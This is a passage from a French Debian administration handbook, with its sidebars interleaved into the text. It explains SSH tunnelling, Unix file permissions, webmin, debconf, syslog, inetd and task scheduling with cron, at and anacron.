La commande **`ssh -L localhost:5901:localhost:5900 -N -T`** ***`machine`*** crée un tunnel entre le port local 5901 de l'interface localhost et le port 5900 de l'ordinateur *machine*. Le premier "localhost" contraint SSH à n'écouter, sur la machine locale, que sur cette interface. Le second "localhost" désigne l'interface de la machine distante à laquelle SSH communiquera le trafic réseau expédié à "localhost:5901". Ainsi **`vncviewer localhost:1`** connectera le client VNC à l'écran distant bien que l'on indique le nom de la machine locale.

B.A.-BA Gestionnaire d'écran

`gdm`, **`kdm`** et **`xdm`** sont des gestionnaires d'écran (*Display Manager*). Ils prennent le contrôle de l'interface graphique peu après son initialisation afin de proposer à l'utilisateur un écran d'identification. Une fois ce dernier authentifié, il exécute les programmes requis pour démarrer une session de travail graphique.

puissant), il peut même être utilisé pour offrir des bureaux complets à différents utilisateurs itinérants (voire à des postes bureautiques peu puissants, configurés en clients légers).

Gestion des droits

Linux est résolument multi-utilisateurs ; il est donc nécessaire de prévoir un système de permissions contrôlant les opérations que chacun peut faire sur les fichiers et répertoires, recouvrant toutes les ressources du système (y compris les périphériques : sur un système Unix, tout périphérique est représenté par un fichier ou répertoire). Ce principe est commun à tous les Unix mais un rappel est toujours utile, d'autant qu'il existe quelques usages avancés méconnus et relativement intéressants.

Chaque fichier ou répertoire dispose de permissions spécifiques pour trois catégories d'utilisateurs :

- son propriétaire (symbolisé par `u` comme *user*) ;
- son groupe propriétaire (symbolisé par `g` comme *group*) — représentant tous les utilisateurs membres du groupe ;
- les autres (symbolisés par `o` comme *other*).

Trois types de droits peuvent s'y combiner :

- lecture (symbolisé par `r` comme *read*) ;
- écriture (ou modification, symbolisé par `w` comme *write*) ;
- exécution (symbolisé par `x` comme *eXecute*).

Dans le cas d'un fichier, ces droits sont faciles à interpréter : l'accès en lecture permet d'en consulter le contenu (et notamment de le copier), l'accès en écriture de le modifier, et l'accès en exécution permet de tenter de l'exécuter (ce qui ne fonctionnera que s'il s'agit d'un programme).

Un répertoire est traité différemment. L'accès en lecture donne le droit de consulter la liste de ses entrées, l'accès en écriture celui d'y créer ou supprimer des fichiers, et l'accès en exécution de le traverser (et notamment de s'y rendre avec la commande **cd**). Pouvoir traverser un répertoire sans le lire donne le droit d'accéder à celles de ses entrées dont on connaît le nom, mais pas de les trouver si on ignore leur existence.

Trois commandes manipulent les permissions associées à un fichier :

- **chown** ***utilisateur fichier*** affecte un nouveau propriétaire à un fichier ;
- **chgrp** ***groupe fichier*** opère sur son groupe propriétaire ;
- **chmod** ***droits fichier*** intervient sur ses droits.

SÉCURITÉ Exécutables setuid et setgid

Deux droits particuliers concernent les fichiers exécutables : le droit `setuid` et le droit `setgid` (symbolisés par la lettre « s »). Remarquons qu'on parle souvent de « bit » car chacune de ces informations booléennes se représente individuellement par un 0 ou un 1. Ces deux droits permettent à n'importe quel utilisateur d'exécuter le programme en question avec respectivement les droits de son propriétaire ou de son groupe propriétaire. Ce mécanisme donne accès à des fonctionnalités requérant des droits plus élevés que ceux dont on dispose habituellement.

Un programme `setuid` root s'exécutant systématiquement sous l'identité du super-utilisateur, il est très important d'en contrôler la fiabilité. En effet, un utilisateur capable de le détourner pour lui faire appeler une commande de son choix pourrait alors endosser l'identité de root et avoir tous les droits sur le système.

SÉCURITÉ Répertoire setgid et sticky bit

Le bit `setgid` s'applique également aux répertoires. Toutes les entrées qu'on y créera recevront alors pour groupe propriétaire celui du répertoire, au lieu de prendre comme c'est l'habitude le groupe principal de leur créateur. Cela évitera à celui-ci de changer de groupe principal (par la commande **newgrp**) lors d'un travail dans une arborescence partagée entre plusieurs utilisateurs d'un même groupe dédié.

Le bit *sticky* (symbolisé par la lettre « t ») est un droit qui n'est utile que sur les répertoires. Il est notamment employé pour les répertoires temporaires ouverts en écriture à tous (comme `/tmp/`) : il n'autorise la suppression d'un fichier que par son propriétaire ou celui de son répertoire parent. En son absence, tout le monde pourrait supprimer les fichiers d'autrui dans `/tmp/`.

Il existe deux manières de présenter les droits ; parmi elles, la représentation symbolique, sans doute la plus simple à comprendre et mémoriser, met en jeu les lettres symboles déjà citées. Pour chaque catégorie d'utilisateurs (`u`/`g`/`o`), on peut définir les droits (`=`), en ajouter (`+`), ou en retrancher (`-`). Ainsi, la formule `u=rwx,g+rw,o-r` donne au propriétaire les droits de lecture, d'écriture, et d'exécution ; ajoute au groupe propriétaire les droits de lecture et d'écriture ; et supprime le droit de lecture aux autres utilisateurs. Les droits non concernés par les opérations d'ajout ou de retranchement restent inchangés. La lettre `a`, pour *all*, recouvre les trois catégories d'utilisateurs, de sorte que `a=rx` donne aux trois catégories les mêmes droits (lecture et exécution).

La représentation numérique octale associe chaque droit à une valeur : 4 pour la lecture, 2 l'écriture, et 1 pour l'exécution. On associe à chaque combinaison de droits la somme de ces chiffres, valeurs qu'on attribue ensuite aux différentes catégories d'utilisateurs en les mettant bout à bout dans l'ordre habituel (propriétaire, groupe, autres).

La commande **`chmod 765`** ***`fichier`*** mettra donc en place les droits suivants : lecture, écriture et exécution au propriétaire (car 7 = 4 + 2 + 1) ; lecture et écriture au groupe (car 6 = 4 + 2) ; lecture et exécution aux autres (car 5 = 4 + 1). Le chiffre `0` correspond à l'absence de droits, ainsi **`chmod 600`** ***`fichier`*** ne donne que les droits de lecture/écriture au propriétaire, les autres ne pouvant rien faire du tout. Les droits les plus fréquents sont `755` pour les exécutables et les répertoires, et `644` pour les fichiers de données.

Pour représenter le cas échéant les droits spéciaux, on pourra préfixer à ce nombre un quatrième chiffre selon le même principe, sachant que les bits `setuid`, `setgid` et `sticky` valent respectivement 4, 2 et 1. **`chmod 4765`** associera donc le bit `setuid` aux droits décrits précédemment.

On notera que l'utilisation de la notation numérique octale ne permet que de modifier en bloc l'ensemble des droits sur un fichier ; on ne peut pas l'utiliser pour se contenter d'ajouter par exemple le droit en lecture pour le groupe propriétaire, puisqu'il faut obligatoirement prendre en compte les droits existants et calculer la nouvelle valeur numérique correspondante.

Interfaces d'administration

Recourir à une interface graphique d'administration est intéressant dans différentes circonstances. Un administrateur ne connaît pas nécessairement tous les détails de configuration de tous ses services, et n'a pas forcément le temps de se documenter à leur sujet. Une interface graphique d'administration accélérera donc le déploiement d'un nouveau service.

ASTUCE Application récursive

Il arrive que l'on doive changer les permissions de toute une arborescence. Toutes les commandes décrites disposent donc d'une option `-R`, effectuant l'opération demandée de manière récursive.
La distinction entre répertoires et fichiers pose souvent problème lors des opérations récursives. C'est la raison de l'introduction de la lettre « X » dans la représentation symbolique des droits. Elle représente un droit d'exécution qui ne concerne que les répertoires (mais pas les fichiers ne disposant pas encore de ce droit). Ainsi, **`chmod -R a+X`** ***`répertoire`*** n'ajoutera les droits d'exécution pour toutes les catégories d'utilisateurs (`a`) qu'à tous les sous-répertoires et aux fichiers sur lesquels au moins une catégorie d'utilisateurs (ne serait-ce que leur seul propriétaire) a déjà les droits d'exécution.

ASTUCE Changer l'utilisateur et le groupe

On souhaite souvent changer le groupe d'un fichier en même temps qu'on change celui-ci de propriétaire. La commande **`chown`** propose donc une syntaxe spéciale pour cela :
`chown` ***`utilisateur:groupe`***

POUR ALLER PLUS LOIN umask

Lorsqu'une application crée un fichier, elle lui donne des permissions indicatives, sachant que le système retire automatiquement certains droits, donnés par la commande **`umask`**. Saisissez **`umask`** dans un shell ; vous observerez un masque tel que `0022`. Ce n'est qu'une représentation octale des droits à retirer systématiquement (en l'occurrence, les droits en écriture pour le groupe et les autres utilisateurs).
Si on lui passe une nouvelle valeur octale, la commande **`umask`** permet également de changer de masque. Employée dans un fichier d'initialisation de l'interpréteur de commande (par exemple `~/.bash_profile`), elle aura pour effet de changer le masque par défaut de vos sessions de travail.

Par ailleurs, elle pourra simplifier la mise en place des réglages des services les plus pénibles à configurer.

Une telle interface n'est qu'une aide, pas une fin en soi. Dans tous les cas, l'administrateur devra maîtriser son comportement pour comprendre et contourner tout problème éventuel.

Aucune interface n'étant parfaite, on est par ailleurs tenté de recourir à plusieurs solutions. C'est à éviter dans la mesure du possible, car les différents outils sont parfois incompatibles de par leurs hypothèses de travail. Même si tous visent une grande souplesse et tentent d'adopter comme unique référence le fichier de configuration, ils ne sont pas toujours capables d'intégrer des modifications externes.

Administrer sur interface web : webmin

C'est sans doute l'une des interfaces d'administration les plus abouties. Il s'agit d'un système modulaire fonctionnant dans un navigateur web, couvrant une vaste palette de domaines et d'outils. Par ailleurs, il est internationalisé et relativement bien traduit en français.

Malheureusement, **webmin** ne fait pas partie de Debian *Etch*. Le responsable des paquets `webmin` et assimilés (ainsi d'ailleurs que des paquets `usermin`), Jaldhar H. Vyas, a en effet demandé leur suppression, faute de temps pour les maintenir à un niveau de qualité acceptable. Personne n'ayant officiellement pris le relais, *Etch* ne dispose donc pas de paquets de **webmin**, contrairement à *Sarge*.

Il existe toutefois un paquet non officiel, distribué sur le site `webmin.com`. Contrairement aux paquets intégrés dans *Sarge*, ce dernier est monolithique : tous les modules de configuration sont installés et activés par défaut même si le service correspondant n'est pas installé sur la machine.

Webmin s'emploie par le biais d'une interface web mais il ne nécessite pas pour autant d'avoir Apache installé : en effet, ce logiciel dispose d'un mini-serveur web dédié. Ce dernier écoute par défaut sur le port 10000 et accepte les connexions HTTP sécurisées.

Les modules intégrés couvrent une large palette de services, citons notamment :

- tous les services de base : créer des utilisateurs et des groupes, gérer les fichiers `crontab`, les scripts d'initialisation, consulter les logs, etc.
- bind : configuration du serveur DNS (service de noms) ;
- postfix : configuration du serveur SMTP (courrier électronique) ;
- inetd : configuration du super-serveur **inetd** ;
- quota : gestion des quotas utilisateur ;
- dhcpd : configuration du serveur DHCP ;

SÉCURITÉ Mot de passe root

À la première connexion, l'identification s'effectue avec l'identifiant root et son mot de passe habituel. Il est cependant recommandé de changer dès que possible le mot de passe employé pour **webmin** ; ainsi, une compromission de celui-ci n'impliquera pas le mot de passe de root, même si elle confère des droits administratifs importants sur la machine.
Attention ! **webmin** étant fonctionnellement très riche, un utilisateur malveillant y accédant pourra vraisemblablement compromettre la sécurité de tout le système. D'une manière générale, les interfaces de ce type sont déconseillées sur les systèmes importants, aux contraintes de sécurité élevées (pare-feu, serveurs sensibles, etc.).

- proftpd : configuration du serveur FTP ;
- samba : configuration du serveur de fichiers Samba ;
- software : installation ou suppression de logiciels à partir des paquets Debian et mise à jour du système.

L'interface d'administration est accessible depuis un navigateur web à l'adresse `https://localhost:10000`. Attention ! tous les modules ne sont pas directement exploitables ; il faut parfois les configurer en précisant les emplacements du fichier de configuration concerné et de quelques exécutables. Souvent, le système vous y invite poliment lorsqu'il n'arrive pas à faire fonctionner le module demandé.

ALTERNATIVE **gnome-system-tools**

Le projet GNOME fournit lui aussi une interface graphique d'administration avec le paquet `gnome-system-tools`. Installé par défaut dans le cadre d'une installation d'un poste bureautique, il s'agit des applications que l'on retrouve dans le menu *Bureau > Administration*. Simples d'emploi, ces applications ne couvrent cependant qu'un nombre limité de services de base : gestion des utilisateurs et des groupes, configuration de l'heure, configuration réseau, gestion des disques, et gestion des services à activer au démarrage.

Configuration des paquets : debconf

De nombreux paquets s'auto-configurent après avoir demandé quelques éléments durant l'installation, questions posées à travers l'outil Debconf. On peut reconfigurer ces paquets en exécutant **`dpkg-reconfigure` *`paquet`***.

Dans la plupart des cas, ces réglages sont très simples : seules quelques variables importantes du fichier de configuration sont modifiées. Ces variables sont parfois regroupées entre deux lignes « démarcatrices » de sorte qu'une reconfiguration du paquet limite sa portée sur la zone qu'elles délimitent. Dans d'autres cas, une reconfiguration ne changera rien si le script détecte une modification manuelle du fichier de configuration, l'objectif étant bien évidemment de préserver ces interventions humaines (le script se considère alors incapable d'assurer que ses propres modifications ne perturberont pas l'existant).

CHARTE DEBIAN **Préserver les modifications**

La charte Debian demandant expressément de tout faire pour préserver au maximum les changements manuels apportés aux fichiers de configuration, de plus en plus de scripts modifiant ces derniers prennent des précautions. Le principe général est simple : le script n'effectue des modifications que s'il connaît l'état du fichier de configuration, vérification effectuée par comparaison de la somme de contrôle du fichier avec celle du dernier fichier produit automatiquement. Si elles correspondent, le script s'autorise à modifier le fichier de configuration. Dans le cas contraire, il considère qu'on y est intervenu et demande quelle action il doit effectuer (installer le nouveau fichier, conserver l'ancien, ou tenter d'intégrer les nouvelles modifications au fichier existant). Ce principe de précaution fut longtemps propre à Debian, mais les autres distributions l'embrassent peu à peu.
Le programme **`ucf`** (du paquet Debian éponyme) offre des facilités pour gérer cela.

Les événements système de syslog

Principe et fonctionnement

Deux démons (**`syslogd`** et **`klogd`**) ont pour charge de collecter les messages de service provenant des applications et du noyau puis de les répartir dans des fichiers de logs (habituellement stockés dans le répertoire `/var/log/`). Ils obéissent au fichier de configuration `/etc/syslog.conf`.

Chaque message de log est associé à un sous-système applicatif (nommé *facility* dans la documentation) :

- `auth` et `authpriv` : concernent l'authentification ;
- `cron` : provient des services de planification de tâches, **`cron`** et **`atd`** ;
- `daemon` : concerne un démon sans classification particulière (serveur DNS, NTP, etc.) ;
- `ftp` : concerne le serveur FTP ;
- `kern` : message provenant du noyau ;
- `lpr` : provient du sous-système d'impression ;
- `mail` : provient de la messagerie électronique ;
- `news` : message du sous-système Usenet (notamment du serveur NNTP — *Network News Transfer Protocol*, ou protocole de transfert des nouvelles sur le réseau — gérant les forums de discussion) ;
- `syslog` : message du serveur **`syslogd`** lui-même ;
- `user` : messages utilisateur (générique) ;
- `uucp` : messages du sous-système UUCP (*Unix to Unix Copy Program*, ou programme de copie d'Unix à Unix, un vieux protocole employé pour faire circuler entre autres des messages électroniques) ;
- `local0` à `local7` : réservés pour les utilisations locales.

À chaque message est également associé un niveau de priorité. En voici la liste par ordre décroissant :

- `emerg` : au secours. Le système est probablement inutilisable ;
- `alert` : vite, il y a péril en la demeure, des actions doivent être entreprises immédiatement ;
- `crit` : les conditions sont critiques ;
- `err` : erreur ;
- `warn` : avertissement (erreur potentielle) ;
- `notice` : condition normale mais message significatif ;
- `info` : message informatif ;
- `debug` : message de débogage.

COMMUNAUTÉ **Martin Schulze**

Martin « Joey » Schulze est le mainteneur amont de **`syslogd`** et **`klogd`**. C'est un développeur Debian de la première heure, qui a de nombreuses responsabilités au sein du projet. Outre ses fonctions de mainteneur de paquets, il est membre des équipes *debian-admin* et *sécurité*, a longtemps participé au processus d'acceptation des nouveaux mainteneurs, et assure la fonction de rédacteur en chef du journal électronique *Debian Weekly News* (dont la parution n'est plus aussi hebdomadaire qu'à ses débuts). Il s'est également longtemps occupé des mises à jour périodiques de la version stable de Debian.

Le fichier de configuration

La syntaxe complexe du fichier `/etc/syslog.conf` est détaillée dans la page de manuel `syslog.conf(5)`. Le principe global est d'écrire des paires « sélecteur » et « action ». Le sélecteur définit l'ensemble des messages concernés, et l'action décrit comment le traiter.

Syntaxe du sélecteur

Le sélecteur est une liste (ayant pour séparateur le point-virgule) de couples *sous-système.priorité* (exemple : `auth.notice;mail.info`). L'astérisque peut y représenter tous les sous-systèmes ou toutes les priorités (exemples : `*.alert` ou `mail.*`). On peut regrouper plusieurs sous-systèmes en les séparant par une virgule (exemple : `auth,mail.info`). La priorité indiquée recouvre aussi les messages de priorité supérieure ou égale : `auth.alert` désigne donc les messages du sous-système `auth` de priorités `alert` ou `emerg`. Préfixée par un point d'exclamation, elle désignera au contraire les priorités strictement inférieures : `auth.!notice` désignera donc les messages issus de `auth` et de priorité `info` ou `debug`. Préfixée par un signe égal, elle correspondra exactement à la seule priorité indiquée (`auth.=notice` ne concernera donc que les messages de `auth` de priorité `notice`).

Au sein du sélecteur, chaque élément de la liste surcharge les éléments précédents. Il est donc possible de restreindre un ensemble ou d'en exclure certains éléments. À titre d'exemple, `kern.info;kern.!err` définit les messages du noyau de priorité comprise entre `info` et `warn`. La priorité `none` désigne l'ensemble vide (aucune des priorités), et peut servir pour exclure un sous-système d'un ensemble de messages. Ainsi, `*.crit;kern.none` désigne tous les messages de priorité supérieure ou égale à `crit` ne provenant pas du noyau.

Syntaxe des actions

Les différentes actions possibles sont :

- ajouter le message à un fichier (exemple : `/var/log/messages`) ;
- envoyer le message à un serveur **`syslog`** distant (exemple : `@log.falcot.com`) ;
- envoyer le message dans un tube nommé préexistant (exemple : `|/dev/xconsole`) ;
- envoyer le message à un ou plusieurs utilisateurs s'ils sont connectés (exemple : `root,rhertzog`) ;
- envoyer le message à tous les utilisateurs connectés (exemple : `*`) ;
- écrire le message sur une console texte (exemple : `/dev/tty8`).

B.A.-BA

Le tube nommé, un tube persistant

Un tube nommé est un type particulier de fichier fonctionnant comme un tube traditionnel (le *pipe* que l'on crée à l'aide du symbole « | » sur la ligne de commande), mais par l'intermédiaire d'un fichier. Ce mécanisme a l'avantage de pouvoir mettre en relation deux processus n'ayant aucun rapport de parenté. Toute écriture dans un tube nommé bloque le processus qui écrit jusqu'à ce qu'un autre processus tente d'y lire des données. Ce dernier lira alors les données écrites par l'autre partie, qui pourra donc reprendre son exécution.
Un tel fichier se crée avec la commande **`mkfifo`**.

SÉCURITÉ **Déporter les logs**

C'est une bonne idée que d'enregistrer les logs les plus importants sur une machine séparée (voire dédiée), car cela empêchera un éventuel intrus de supprimer les traces de son passage (sauf à compromettre également cet autre serveur). Par ailleurs, en cas de problème majeur (tel qu'un plantage noyau), disposer de logs sur une autre machine augmente les chances de retrouver le déroulement des événements.

CHARTE DEBIAN

Enregistrer un service dans inetd.conf

Les paquets souhaiteraient parfois enregistrer un nouveau serveur dans le fichier `/etc/inetd.conf`, mais la charte Debian interdit à tout paquet de modifier un fichier de configuration qui ne relève pas de lui. C'est pourquoi le script **`update-inetd`** (du paquet éponyme) a été créé : il a à sa charge le fichier de configuration, et les autres paquets peuvent ainsi l'employer pour demander au super-serveur de prendre en compte un nouveau serveur.

COMPLÉMENTS

Passage de netkit-inetd à openbsd-inetd

Debian *Etch* installe automatiquement `openbsd-inetd` alors que les versions précédentes employaient `netkit-inetd`. Une mise à jour effectue également cette transition de manière automatique. Ce changement a lieu sans douleur car les deux logiciels sont totalement compatibles sur le format du fichier de configuration. Il se justifie par l'absence de maintenance du logiciel `netkit-inetd` et par une meilleure confiance dans la sécurité du logiciel fourni par OpenBSD.
Après mise à jour on peut vouloir purger le paquet `netkit-inetd` dont les seuls fichiers de configuration restants ne sont plus utiles.

Le super-serveur inetd

Inetd (souvent appelé « super-serveur Internet ») est en réalité un serveur de serveurs, employé pour invoquer à la demande les serveurs rarement employés qui ne fonctionnent donc pas en permanence.

Le fichier `/etc/inetd.conf` donne la liste de ces serveurs et de leurs ports habituels, qu'**`inetd`** écoute tous ; dès qu'il détecte une connexion sur l'un d'entre eux, il exécute le programme du serveur correspondant.

Chaque ligne significative du fichier `/etc/inetd.conf` décrit un service par sept champs (séparés par des blancs) :

- Le numéro du port TCP ou UDP, ou le nom du service (qui est associé à un numéro de port standard par la table de correspondance définie dans le fichier `/etc/services`).
- Le type de *socket* : `stream` pour une connexion TCP, `dgram` pour des datagrammes UDP ;
- Le protocole : `tcp` ou `udp`.
- Les options : deux valeurs sont possibles : `wait` ou `nowait`, pour signifier à **`inetd`** qu'il doit, ou non, attendre la fin du processus lancé avant d'accepter une autre connexion. Pour les connexions TCP, facilement multiplexables, on pourra généralement utiliser `nowait`. Pour les programmes répondant sur UDP, il ne faut retenir `nowait` que si le serveur est capable de gérer plusieurs connexions en parallèle. On pourra suffixer ce champ d'un point suivi du nombre maximum de connexions autorisées par minute (la limite par défaut étant de 40).
- L'identifiant de l'utilisateur sous l'identité duquel le serveur sera exécuté.
- Le chemin complet du programme serveur à exécuter.
- Les arguments : il s'agit de la liste complète des arguments du programme, y compris son propre nom (`argv[0]` en C).

L'exemple suivant illustre les cas les plus courants.

EXEMPLE **Extrait de /etc/inetd.conf**

```
talk    dgram udp wait    nobody.tty /usr/sbin/in.talkd
  ➥ in.talkd
finger stream tcp nowait  nobody     /usr/sbin/tcpd
  ➥ /usr/sbin/in.fingerd
ident  stream tcp nowait  nobody     /usr/sbin/identd
  ➥ identd -i
```

Le programme **`tcpd`** est souvent employé dans le fichier `/etc/inetd.conf`. Il permet de restreindre les connexions entrantes en appliquant des règles de contrôle, documentées dans la page de manuel `hosts_access(5)` et qui se configurent dans les fichiers `/etc/`

COMMUNAUTÉ **Wietse Venema**

Wietse Venema, dont les compétences en matière de sécurité en font un programmeur réputé, est l'auteur du programme **tcpd**. C'est également l'auteur principal de Postfix, serveur de messagerie électronique (SMTP — *Simple Mail Transfer Protocol*, ou protocole simple de courrier électronique) modulaire conçu pour être plus sûr et plus fiable que **sendmail**, au long historique de failles de sécurité.

`hosts.allow` et `/etc/hosts.deny`. Une fois qu'il a été déterminé que la connexion est autorisée, **tcpd** exécute à son tour le serveur réellement demandé (comme **/usr/sbin/in.fingerd** dans notre exemple).

ALTERNATIVE **Autres inetd**

Les alternatives ne manquent pas. Outre `openbsd-inetd` et `netkit-inetd` déjà mentionnés, il existe `inetutils-inetd`, `micro-inetd`, `rlinetd` et `xinetd`.
Cette dernière incarnation d'un super-serveur offre des possibilités intéressantes. Elle permet notamment de séparer la configuration dans plusieurs fichiers (stockés, bien entendu, dans le répertoire `/etc/xinetd.d/`), ce qui peut faciliter la vie des administrateurs.

Planification de tâches : cron et atd

cron est le démon en charge d'exécuter des commandes planifiées et récurrentes (chaque jour, chaque semaine, etc.) ; **atd** est celui qui s'occupe des commandes à exécuter une seule fois, à un instant précis et futur.

Dans un système Unix, de nombreuses tâches sont régulièrement planifiées :

- la rotation des logs ;
- la mise à jour de la base de données du programme **locate** ;
- les sauvegardes ;
- des scripts d'entretien (comme le nettoyage des fichiers temporaires).

Par défaut, tous les utilisateurs peuvent planifier l'exécution de tâches. C'est pourquoi chacun dispose de sa propre *crontab*, où il peut consigner les commandes à planifier. Il peut la modifier en exécutant **crontab -e** (ses informations sont stockées dans le fichier `/var/spool/cron/crontabs/`*`utilisateur`*).

L'utilisateur root dispose de sa *crontab* personnelle, mais peut également employer le fichier `/etc/crontab` ou déposer des *crontab* supplémentaires dans le répertoire `/etc/cron.d/`. Ces deux dernières solutions ont l'avantage de pouvoir préciser l'utilisateur sous l'identité duquel exécuter la commande.

SÉCURITÉ **Restreindre cron ou atd**

On peut restreindre l'accès à **cron** en créant le fichier d'autorisation explicite `/etc/cron.allow`, où l'on consignera les seuls utilisateurs autorisés à planifier des commandes. Tous les autres seront automatiquement dépourvus de cette fonctionnalité. Inversement, pour n'en priver qu'un ou deux trouble-fête, on écrira leur nom dans le fichier d'interdiction explicite `/etc/cron.deny`. Le même mécanisme encadre **atd**, avec les fichiers `/etc/at.allow` et `/etc/at.deny`.

Le paquet *cron* propose par défaut des commandes planifiées qui exécutent :

- une fois par heure les programmes du répertoire `/etc/cron.hourly/` ;
- une fois par jour les programmes du répertoire `/etc/cron.daily/` ;
- une fois par semaine les programmes du répertoire `/etc/cron.weekly/` ;
- une fois par mois les programmes du répertoire `/etc/cron.monthly/`.

De nombreux paquets Debian profitent de ce service pour déposer dans ces répertoires des scripts de maintenance nécessaires au fonctionnement optimal de leur service.

Format d'un fichier crontab

Chaque ligne significative d'une *crontab* décrit une commande planifiée grâce aux six (ou sept) champs suivants :

- la condition sur les minutes (nombres compris de 0 à 59) ;
- la condition sur les heures (de 0 à 23) ;
- la condition sur le jour du mois (de 1 à 31) ;
- la condition sur le mois (de 1 à 12) ;
- la condition sur le jour de la semaine (de 0 à 7, le 1 correspondant au lundi — le dimanche est représenté à la fois par 0 et par 7 ; il est également possible d'employer les trois premières lettre du nom du jour en anglais comme `Sun`, `Mon`, etc.) ;
- le nom d'utilisateur sous lequel la commande devra s'exécuter (dans le fichier `/etc/crontab` et dans les fragments déposés dans `/etc/cron.d/`, mais pas les crontabs des utilisateurs) ;
- la commande à exécuter (quand les conditions définies par les cinq premières colonnes sont remplies).

Tous les détails sont documentés dans la page de manuel `crontab(5)`.

ASTUCE Raccourcis textuels pour cron

Des abréviations, qui remplacent les cinq premiers champs d'une entrée de `crontab`, décrivent les planifications les plus classiques. Les voici :

- `@yearly` : une fois par an (le premier janvier à 0 h 00) ;
- `@monthly` : une fois par mois (le premier du mois à 0 h 00) ;
- `@weekly` : une fois par semaine (le dimanche à 0 h 00) ;
- `@daily` : une fois par jour (à 0 h 00) ;
- `@hourly` : une fois par heure (au début de chaque heure).

CAS PARTICULIER cron et l'heure d'été

Sous Debian, **`cron`** prend en compte au mieux les changements d'heure (en fait, lorsqu'un saut important est détecté dans l'heure locale). Ainsi, les commandes qui auraient dû être exécutées à une heure qui n'a pas existé (par exemple, 2 h 30 lors du changement d'heure de printemps en France) sont exécutées peu après le changement d'heure (soit peu après 3 h du matin en heure d'été). À l'inverse, à l'automne, les commandes qui auraient été pu être exécutées plusieurs fois (à 2 h 30 heure d'été puis, une heure plus tard, à 2 h 30 heure d'hiver) ne le sont qu'une fois.

On prendra cependant soin, si l'ordre dans lequel les différentes tâches planifiées et le délai entre leurs déclenchements respectifs est important, de vérifier la compatibilité de ces contraintes avec le mode de fonctionnement de **`cron`** — le cas échéant, on pourra préparer une planification spéciale pour les deux nuits de l'année où le problème risque d'apparaître.

Chaque condition peut s'exprimer sous la forme d'une énumération de valeurs possibles (séparées par des virgules). La syntaxe `a-b` décrit l'intervalle de toutes les valeurs comprises entre `a` et `b`. La syntaxe `a-b/c` décrit un intervalle avec un incrément de `c` (exemple : `0-10/2` correspond à `0,2,4,6,8,10`). Le joker `*` représente toutes les valeurs possibles.

EXEMPLE Exemple de crontab

```
#Format
#min heu jou moi jsem commande

# Télécharge les données tous les soirs à 19:25
 25  19  *   *   *    $HOME/bin/get.pl

# Le matin à 8:00, en semaine (lundi à vendredi)
 00  08  *   *   1-5  $HOME/bin/fait_quelquechose

# Redémarre le proxy IRC après chaque reboot
@reboot /usr/bin/dircproxy
```

Emploi de la commande at

La commande **at** prévoit l'exécution d'une commande à un moment ultérieur. Elle prend l'horaire et la date prévus en paramètres sur sa ligne de commande, et la commande à exécuter sur son entrée standard. La commande sera exécutée comme si elle avait été saisie dans un interpréteur de commandes. **at** conserve d'ailleurs l'environnement courant afin de pouvoir travailler exactement dans les mêmes conditions que celles de la planification. L'horaire est indiqué en suivant les conventions habituelles : `16:12` représente 16 h 12. La date peut être précisée au format `JJ.MM.AA` (`27.07.08` représentant ainsi 27 juillet 2008) ou `AAAA-MM-JJ` (cette même date étant alors représentée par `2008-07-27`). En son absence, la commande sera exécutée dès que l'horloge atteindra l'heure signalée (le jour même ou le lendemain). On peut encore écrire explicitement *today* (aujourd'hui) ou *tomorrow* (demain).

```
$ at 09:00 27.07.08 <<FIN
> echo "Penser à souhaiter un bon anniversaire à Raphaël" \
>   | mail lolando@debian.org
> FIN
warning: commands will be executed using /bin/sh
job 2 at Fri Jul 27 09:00:00 2008
```

Une autre syntaxe permet d'exprimer une durée d'attente : **`at now +`** ***`nombre période`***. La *période* peut valoir `minutes`, `hours` (heures), `days` (jours) ou `weeks` (semaines). Le *nombre* indique simplement le nombre de ces unités qui doivent s'écouler avant exécution de la commande.

ASTUCE

Exécuter une commande au démarrage

Pour exécuter une commande une seule fois, juste après le démarrage de l'ordinateur, on peut recourir à la macro `@reboot` (un simple redémarrage de **`cron`** ne déclenche pas une commande planifiée avec `@reboot`). Cette macro remplace elle aussi les cinq premiers champs d'une entrée dans la *crontab*.

Pour annuler une tâche planifiée pour **cron**, il suffit, lors d'un appel à **crontab -e**, de supprimer la ligne correspondante dans la *crontab* où la tâche est définie. Pour les tâches **at**, c'est à peine plus complexe : il suffit d'exécuter la commande **atrm** ***numéro-de-tâche***. Le numéro de tâche est indiqué par la commande **at** lors de la planification mais on pourra le retrouver grâce à la commande **atq**, qui donne la liste des commandes actuellement planifiées.

Planification asynchrone : anacron

anacron est le démon qui complète **cron** pour les ordinateurs non allumés en permanence. Les tâches régulières étant habituellement planifiées au milieu de la nuit, elles ne seront jamais exécutées si la machine est éteinte à ce moment-là. La fonction d'**anacron** est de les exécuter en prenant en compte les périodes où l'ordinateur ne fonctionnait pas.

Attention, **anacron** fera fréquemment exécuter cette activité en retard quelques minutes après le démarrage de la machine, ce qui peut en perturber la réactivité. C'est pourquoi les tâches du fichier `/etc/anacrontab` sont démarrées sous la commande **nice**, qui réduit leur priorité d'exécution et limitera donc l'impression de lenteur du reste du système. Attention, le format de ce fichier n'est pas le même que celui de `/etc/crontab` ; si vous avez des besoins particulier avec **anacron**, consultez la page de manuel `anacrontab(5)`.

B.A.-BA **Priorité, nice**

Les systèmes Unix (et donc Linux) sont éminemment multi-tâches et multi-utilisateurs. Plusieurs processus peuvent en effet tourner en parallèle, appartenant à plusieurs utilisateurs différents, le noyau se chargeant d'assurer la répartition des ressources entre les différents processus. Il gère pour cela une notion de priorité, qui lui permet de favoriser certains processus au détriment d'autres selon les besoins. Lorsque l'on sait qu'un processus peut tourner en basse priorité, on peut le signaler lors de son lancement, en utilisant **nice** ***programme*** (*nice* signifiant « gentil, agréable »). Le programme disposera alors d'une proportion amoindrie des ressources du système, il perturbera donc moins les autres processus s'ils ont besoin de fonctionner. Bien entendu, si aucun autre processus n'a besoin de ressources, le programme ne sera pas artificiellement ralenti.

nice fonctionne avec des niveaux de « gentillesse » : les niveaux positifs (de 1 à 19) rendent progressivement un processus moins prioritaire, les niveaux négatifs (de -1 à -20) le rendent au contraire plus avide de ressources — mais seul le super-utilisateur est autorisé à utiliser ces niveaux négatifs. Sauf indication contraire (voir la page de manuel `nice(1)`), **nice** utilise le niveau 10.

Si l'on s'aperçoit qu'une tâche déjà lancée aurait dû l'être avec **nice**, il n'est pas trop tard pour réagir : la commande **renice** permet de changer la priorité d'un processus déjà existant.

